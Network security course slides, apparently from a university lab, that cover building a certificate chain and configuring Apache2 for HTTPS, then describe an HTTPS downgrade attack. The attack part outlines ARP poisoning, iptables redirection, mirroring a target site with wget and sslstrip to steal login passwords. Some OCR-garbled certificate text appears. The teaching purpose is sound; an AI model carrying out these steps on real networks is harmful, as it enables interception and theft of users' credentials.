        Subject: C = IT, ST = Lazio, L = Rome, O = Internet Widgits Pty Ltd, CN =  
testssl.iss.edu
```

... truncated! ...

Server's CSR signing

- ❑ Some applications (e.g. apache2) may require a single file containing the CA certificate bundle (the chain root->intermediate)
 - ❑ Some might even require the full chain with the server certificate...
- ❑ to create the chain simply concatenate the certificates

```
marlon@marlon-vmxbn:~/Labs/CA$ cat intermediate.crt root.crt > chain.crt
```

NOTE: certificates are actually stored in PEM format (a base 64 encoding). Check the next slide....

```
marlon@marlon-vmx:~/Labs/CA$ cat chain.crt
-----BEGIN CERTIFICATE-----
MIIDijCCAnKgAwIBAgIBAzANBgkqhkiG9w0BAQsFADBRM0QswCQYDVQQGEwJJVDEO
MAwGA1UECAwFTGF6aW8xDTALBgNVBACMBFJvbWUxDTALBgNVBAoMBe1TUyAxFDAS
BgNVBAMMC01TUyBST09ULEENBMB4XDTIwMTExNzExNTEwN1oXTMwMTEExNTEwNTEw
N1owWDELMAkGA1UEBhMCSVQxDjAMBgNVBAgMBUxhemlvMQ0wCwYDVQQHDARSb211
MQwwCgYDVQQKDANJU1MxHDAaBgNVBAMME01TUyBT1RFUk1FRE1BVEugQ0EwggiEi
MA0GCSqSIB3DQEBAQUAA4IBDwAwggEKAoIBAQcna/RxRriCby6clwExtEmAYyFm
Mo07PShaA99Obux/CTvbw3ZNI2hHjR+giEV+b85zST10HuQIVXszoy6W7Xk+f/x6
uW5nfTsC3PzL0Hou/oCid9W8ZP/b0QAB1P5V8XF4hfnc0ur22sWURX9DEiaWVym
h0yENG6J7zJ2jskkY43uF6271+5fbfP6/L6uvAwVq1J0JugnS5o10mFOIRtSeT9
nVbK3b1MJom0unRck6dtkx19qTEKzhj1xEwREUMHD90gWFC5r2bvel7mVV3/YLzd
xa3V0vqfMtsykABPGg12sVJCC6dMkwXqDlLl/Gz8/Ay/2n7iaKIqnkFHRE3AgMB
AAGjZjBkMB0GA1UdDgQWBSe6i0D1eO/jcGCS4G1LAo+C11RkjAfBgNVHSMEGDAW
gBSQ0ggpixJTP60Do1HzkPJTbDx/LTASBgNVHRMBAf8ECDAGAQH/AgEAMA4GA1Ud
DwEB/wQEAwIBhjANBgkqhkiG9w0BAQsFAAOCAQEAxSTj5w1DVRly2p/qVVsX9YbR
vZw3oBCVJS7L/1Xrv0FcUoJqb91miRF+c+UtJ2HZZhptQO0z/Wf/WGDHjFd2BC
61PkvpMf4+8CQrgThfkHp5IwcV182kchzvKAb04SgEQ8tsNAbay4IWfHbJXuWN
9Jr/sTF8KHfO1PdTNNFgm+/WFOnvTKMuN6Y3a+HJ2op2wy75+wW2c2qVq7y/G
1QqxEZiS4StvDbrXiwNFpxga4URVypPpLp3b6X49uHgxMu dujGxjVHhDPuPro1j+
2zWTgsz5S2cKK1dhNTZDKMaaKcPlpH1CFuhEMzU5HsbDZOras/zEozGhmb30vA==
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
MIIDgzCCAmugAwIBAgIUIOPTKuHvvwx4JY85Zn1myxnYbAMYwDQYJKoZIhvvcNAQEL
BQAuwUTELMAkGA1UEBhMCSVQxDjAMBgNVBAgMBUxhemlvMQ0wCwYDVQQHDARSb211
MQ0wCwYDVQQKDARJU1MgMRQwEgYDVQQDDAtJU1MgUk9PVCBDQTAeFw0yMDExMTcx
MDU1NTdaFw0yNDExMTYxMDU1NTdaMFExCzAJBgNVBAYTAK1UMq4wDAYDVQQIDAVM
YXppbzENMASGA1UEBwwEuM9tZTENMASGA1UECgwEVNTIDEUMBIGA1UEAwwLSVNT
IFJPT1QgQ0EwggiEMA0GCSqSIB3DQEBAQUAA4IBDwAwggEKAoIBAQDHBN0wTIBK
RUCVeP7qxj1IJh1spaCCgUvS9hgxnBzWRDk/gzcbsEt1xFkwhxBo2W40Y81gIMp4
EakLyj8hAqeY0u83wQuMuPYyMqejersg706x5UEkmj6CENIVhsjyqp4qVh2MG5LPop
2iorKQfmhf1TGaAA+7HrObCJ8cd1Nd/d/ePPSFUChrmfyrikMS9Szs2vuSDGJC+v
T0jLBuV+611mTsc0vU+9q85HCyEjV1vc3xJju0FH0ZC8GyPubT1yk8bdLCH9JU+3
eyOwlDUgLmxJxG/AM29Q07NLxrwyWqwC+khy9/LkvK1YtThqnsjMSWdGKwu1ana9
ipwUW-6WeW81AgMBAAGjUzBRMB0GA1UdDgQWBSe0ggpixJTP60Do1HzkPJTbDx/
LTAfBgNVHSMEGDAwgbSQ0ggpixJTP60Do1HzkPJTbDx/LTApBqNVHRMBAf8EBTAD
AQH/MA0GCSqSIB3DQEBCwUAAs4IBAQCV2g4rrwXcaRQ7wPGXa/mACoap8D652a4f
HPyo2G2SDcFKZto6vhDjZmgRMmfYOUm30z0jVsrp/mHBi3KqmBE63exus0pVADVY
oWTj2misdxQoq5JP2cN/JlrlG1JmNqPkJMuBlcimMuBuYvNHRPHQcj0EoE39uJMPsb
49YQaKBaaGhJdzTsmf55vIt89OKG168T8/9qyAJnhYxs2Lp-nMo+a9HgYNh7sM4
JkCMgljtTyKOxuOzInx177Sw7Ii0o+noJrwmmxW5a9m/1PgrFUedr+kFQT0va
rM+arFigcVhW8dZnEr0QceYDtggNVRsjo97X7V/7+Z3Hc9miuKOE
-----END CERTIFICATE-----
```

STEP 2: Apache2 configuration

Let's configure Apache2

- ❑ Set-up everything properly before enabling the new site
- ❑ Configuration file testssl.conf goes into /etc/apache2/site-available
- ❑ Keys and Certificate in the proper directory (see the conf file)
 - ❑ Including the CA bundle chain (rootCA-intermediateCA)
- ❑ The website pages go into /var/www/testssl
 - ❑ Check the vhost configuration (next slide)
 - ❑ In this example we simply have an “it works” index.html
- ❑ Run the following commands:

```
server# a2ensite testssl
```

Enable our HTTPS web site

```
server# a2enmod ssl
```

Enable Apache2 modules

```
server# service apache2 start
```

Start Apache2
(or “restart” if already up)

testssl.conf config file

```
<VirtualHost _default_:443>
    DocumentRoot "/var/www/testssl"

    ServerName www.sito.it:443
    ServerAdmin angelo@sito.it

    SSLEngine On
    SSLCipherSuite HIGH
    SSLProtocol all -SSLv2 -SSLv3
    SSLCertificateFile $LABDIR/server.crt
    SSLCertificateChainFile $LABDIR/chain.crt
    SSLCertificateKeyFile $LABDIR/server.key

    <Directory "/var/www/testssl">
        Options Indexes
        AllowOverride None
        Allow from from all
        Order allow,deny
    </Directory>
</VirtualHost>
```

Test the HTTPS web site

- We have configured a static (name: ip) binding in /etc/hosts
 - www.sito.it → 10.0.0.1
- Open the browser at the URL
 - https://www.sito.it
- Why do we explicitly need to specify https://?
 - Because by default the browser prepend http before the URL
- Why don't we need that with real websites? (e.g. facebook.com)
 - Because usually the server redirects you to HTTPS**

HTTP redirect to HTTPS


- ❑ There are several ways to do that...
- ❑ In Apache2 we can use a MOD_REWRITE rule in a VHOST Create an HTTP VHOST serving http://www.sito.it
 - ❑ The following can go in the same HTTPS VHOST conf file

```
<VirtualHost _default_:80>
  ServerName www.sito.it
  RewriteEngine On
  RewriteCond %{HTTPS} off
  RewriteRule (.*)
    https:// %{HTTP_HOST} %{REQUEST_URI}
</VirtualHost>
```

- ❑ Enable mod_rewrite
 - ❑ `#sudo a2enmod rewrite`
- ❑ Restart Apache


STEP 3: Verification

First connection




Let's import the root certificate inside firefox

The screenshot shows the Firefox Preferences window with the 'Authorities' tab selected. On the left, there are several categories: General, Home, Search, Privacy & Security (which is currently selected), and Sync. Under 'Privacy & Security', there are sections for 'Deceptive Content and Dangerous Software Protection' and 'Certificates'. In the 'Certificates' section, there are options for selecting a personal certificate and enabling OCSP responder servers. A red circle highlights the 'View Certificates...' button. Below this, there is a section for 'HTTPS-Only Mode' with options to enable it in all windows, private windows only, or not at all.



Check the certificate chain



The screenshot shows a Firefox browser window displaying a certificate chain. The address bar shows the URL `about:certificate?cert=MIIDyDCCArCgAwIBAgIBCDANBgkqhkiG9w0BAQsFADBUMQswCQYDVQQGEwJJVDELMakGA1`. The main content area is titled "Certificate" and contains the following information:

	www.sito.it	Intermediate CA	Root CA
Subject Name			
Country	IT		
State/Province	RM		
Locality	Rome		
Organization	web2.0		
Common Name	www.sito.it		
Issuer Name			
Country	IT		
State/Province	RM		
Locality	Rome		
Organization	goCERT		
Common Name	Intermediate CA		
Validity			
Not Before	12/15/2020, 9:34:17 AM (Pacific Standard Time)		
Not After	12/15/2021, 9:34:17 AM (Pacific Standard Time)		
Public Key Info			
Algorithm	RSA		

TLS trace

Capturing from Loopback0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ssl

No.	Time	Source	Destination	Protocol	Length	Info
4	0.00...	127.0.0.1	127.0.0.1	TLSv1.3	7...	Client Hello
6	0.00...	127.0.0.1	127.0.0.1	TLSv1.3	3...	Server Hello, Change Cipher Spec, Application Data,
8	0.00...	127.0.0.1	127.0.0.1	TLSv1.3	1...	Change Cipher Spec, Application Data
9	0.00...	127.0.0.1	127.0.0.1	TLSv1.3	3...	Application Data
10	0.00...	127.0.0.1	127.0.0.1	TLSv1.3	4...	Application Data
11	0.00...	127.0.0.1	127.0.0.1	TLSv1.3	3...	

Secure Sockets Layer

- TLSv1.3 Record Layer: Handshake Protocol: Server Hello
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 128
- Handshake Protocol: Server Hello
Handshake Type: Server Hello (2)
Length: 124
Version: TLS 1.2 (0x0303)
Random: 13e19cb123e7f02723e47d93ba5819536be22480a4cc506
Session ID Length: 32
Session ID: 9ca870896dd58b355cfe43b59a9836c27892f881c0c
Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
Compression Method: null (0)

Hex	Dec	Text
00c0	71 00 29 00 02 00 00 14	q.).....
00d0	00 26 f3 08 a1 da b0 7d	&.....} B.]C.....
00e0	c6 3e c8 39 e8 d0 76 42	.>9..vB ..u..f..
00f0	6f 3a e5 23 ef 8f 4c 1d	o:#..L.5.'~
0100	d6 2e f1 5c da 7d 2a b6	...\\}*. .H.....
0110	6e 0e db 56 73 1b eb 61	n..Vs..a .aA.w.e..

Record Layer (ssl.record), 6 bytes

Packets: 73 - Displayed: 32 (43.8%)

Profile: Default


Mozilla Firefox

testssl.iss.edu/

TEST TLS it works

Part 2: HTTPS downgrade attack

HTTPS downgrade attacks



Does it really work? Are the browser unaware of such downgrade?

- ❑ In the past, web sites were often hybrid (HTTP + HTTPS for log in)
- ❑ Nowadays is really unlikely to find meaningful non-HTTPS web sites
- ❑ However, users are used to write the URL into the browser without HTTPS:// at the beginning
- ❑ In this case the first HTTP GET is sent in clear and the user is either redirected to HTTPS or the URL is rewritten internally by the server
 - ❑ we did the same a few slides ago...

A possible implementation

- ❑ We get in the middle between the victim and the router
- ❑ We redirect the traffic locally to an internal proxy (or to a single local web server impersonating the target website)
- ❑ We mirror the target website
- ❑ We don't redirect to HTTPS
 - ❑ In this way the target web site presents a HTTP home page
- ❑ The victim logs in and we steal the password
- ❑ Then we can decide
 - ❑ Either we act as a relay to the target website
 - ❑ Or we simply turn off everything (the user will reconnect to the real web site and won't really understand what's happening)

How to implement this attack in Linux

❑ Man in the Middle

- ❑ ARP POISONING with Ettercap or with custom scripts (e.g. python scapy, more later on...)***
- ❑ Enable IP forwarding***
 - ❑ echo 1 > /proc/sys/net/ipv4/ip_forward***

❑ Local redirection of HTTP GETs

- ❑ iptables -t nat -A PREROUTING \$MATCH -j REDIRECT***
 - ❑ \$MATCH is whatever you want to match (E.g.: -p tcp -dport 80 -d \$TARGET_SITE_IP)***
 - ❑ clearly, we can redirect everything...***


❑ Option 1: site mirroring and impersonification

- ❑ wget --mirror --convert-links --html-extension --no-parent -l 1 --no-check-certificate \$TARGET_WEB_SITE***
- ❑ Configure Apache2***


❑ Option 2: use a the sslstrip proxy

- ❑ <https://github.com/moxie0/sslstrip>***

